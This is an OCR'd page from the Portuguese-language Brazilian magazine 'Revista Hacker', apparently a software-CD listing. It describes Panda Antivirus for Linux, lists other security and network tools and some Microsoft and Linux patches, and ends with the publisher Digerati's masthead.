Panda Antivirus for Linux 6.4


Poderoso antivírus para servidores Linux e desktops. Pode ser utilizado via linha de comando. Seu objetivo principal é realizar análises e desinfectar as estações Windows e DOS conectadas no seu servidor Linux

Outros destaques

Ettercap 0.6b
Nmap 3.30-1
Seahorse 0.6.2
Nessus 2.0.7
Ipkungfu 0.5.0
Firewall Linuxman 0.3
Guarddog 2.1.7
LaBrea
ProxyAuth 1.0
Squid 2.5
Hdup 1.6.18
Lids 2.0.3rc5 for kernel 2.6.0-test2
Kalendar 0.5g

Patches

Microsoft KB816456
Microsoft KB821557
Microsoft KB823980
Microsoft KB823803
Microsoft KB815495
Microsoft KB822925
Microsoft KB823718
Microsoft KB823559
Microsoft KB817606
Microsoft KB822679
Linux Red Hat - SMB PAM
Linux Red Hat - Up2date GPG
Linux Red Hat - PostFIX
Linux Red Hat - Gnome
Linux Debian - UnZip
Linux Debian - Man Update
Linux Debian - Auto Respond
Linux Debian - Netris
Linux Debian - Pearl
Linux Debian - KDE
Linux Debian - Pam SQL
Linux Debian - XPCD
Linux Debian - X Tokkaetama
Linux Debian - CD-Recording
Linux Debian - PHPGroupware
Linux Debian - Kernel
Linux Debian - zBlast
Unix OpenBSD - Local Updates
Linux Suse - Kernel
Linux Suse - PostFIX



H4CK3R

Em respeito ao jornaleiro a Digerati não trabalha com assinaturas

Atendimento ao leitor
Fone: (11)3217-2626 (9h às 21h) – suporte@digerati.com.br
Marcos Raul, Eduardo Rodrigues, Rodrigo França, Thiago Sobrinho, Helky Campos
Atendimento de vendas
Fone: (11) 3217-2600 – vendas@digerati.com.br
Luana Aguiar, Ana Paula Venâncio e Samara Assi

Revista Hacker
Editor
Marcelo Barbão *(mbarbao@digerati.com.br)*
Editor-assistente
Maurício Martins
Redatores
Bruno Cesar, João Marinho, Fernando Wiek
Arte
Helber Bimbo, Marina Fiorese, Fábio Agusto e Andreza Silviano Francisco
Colaboraram nesta edição:
Fernando Giannaccari, Marcos Velasco, Gleicon S. Moraes, Daniel Barbosa Cid, Frederico Argolo, Antonio Marcelo, Marcos Pitanga
Revisão
Elizabeth Paik e Silvia Almeida
Departamento Multimídia
Design e Programação: Alexandre Diniz
Conteúdo: Juliano Barreto, João Henrique e Marcelo Quiñonez
Equipe de Internet
Tarcila Broder, Carlos Sivalli Ignatti e Aleksandro Botelho
Vídeo
Felipe Madureira
Os artigos assinados não refletem necessariamente a opinião da revista, e sim de seus autores.

Mais uma publicação da DIGERATI
a editora especialista em comunidade digital

Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º. andar
CEP 01414-001 São Paulo/SP
Fone: (11) 3217-2600 Fax: (11) 3217-2617
www.digerati.com

Diretores
Alessandro Gerardi – (gerardi@digerati.com.br)
Luis Afonso G. Neira – (afonso@digerati.com.br)
Alessio Fon Melozo – (alessio@digerati.com.br)
Diretor Comercial
René Luiz Cassettari – (rene@digerati.com.br)
Representante Comercial no EUA
Multimedia, Inc - Tel. + 1-407-903-5000 Ext.222 Fax +1-407-363-9809
Fernando Mariano – (info@multimediausa.com)
Marketing
Érica V. Cunha, Simone Siman, Carlos Ignatti e José Antonio Martins
Assessoria de imprensa
Simone Siman – (siman@digerati.com.br)
Recursos Humanos
Viviane Cardoso – (viviane@digerati.com.br)
Logística de Produção
Pierre Abreu – (pierre@digerati.com.br)
Tecnologia da Informação
Tadeu Carmona – (tadeu@digerati.com.br)

Impressão e Acabamento
Oceano Indústria Gráfica Ltda.
Fone: (11) 4446-6544
Distribuidor Exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora S.A.
Fone: (21) 3879-7766

ANER
www.aner.org.br

www.digerati.com

a melhor programação da informação digital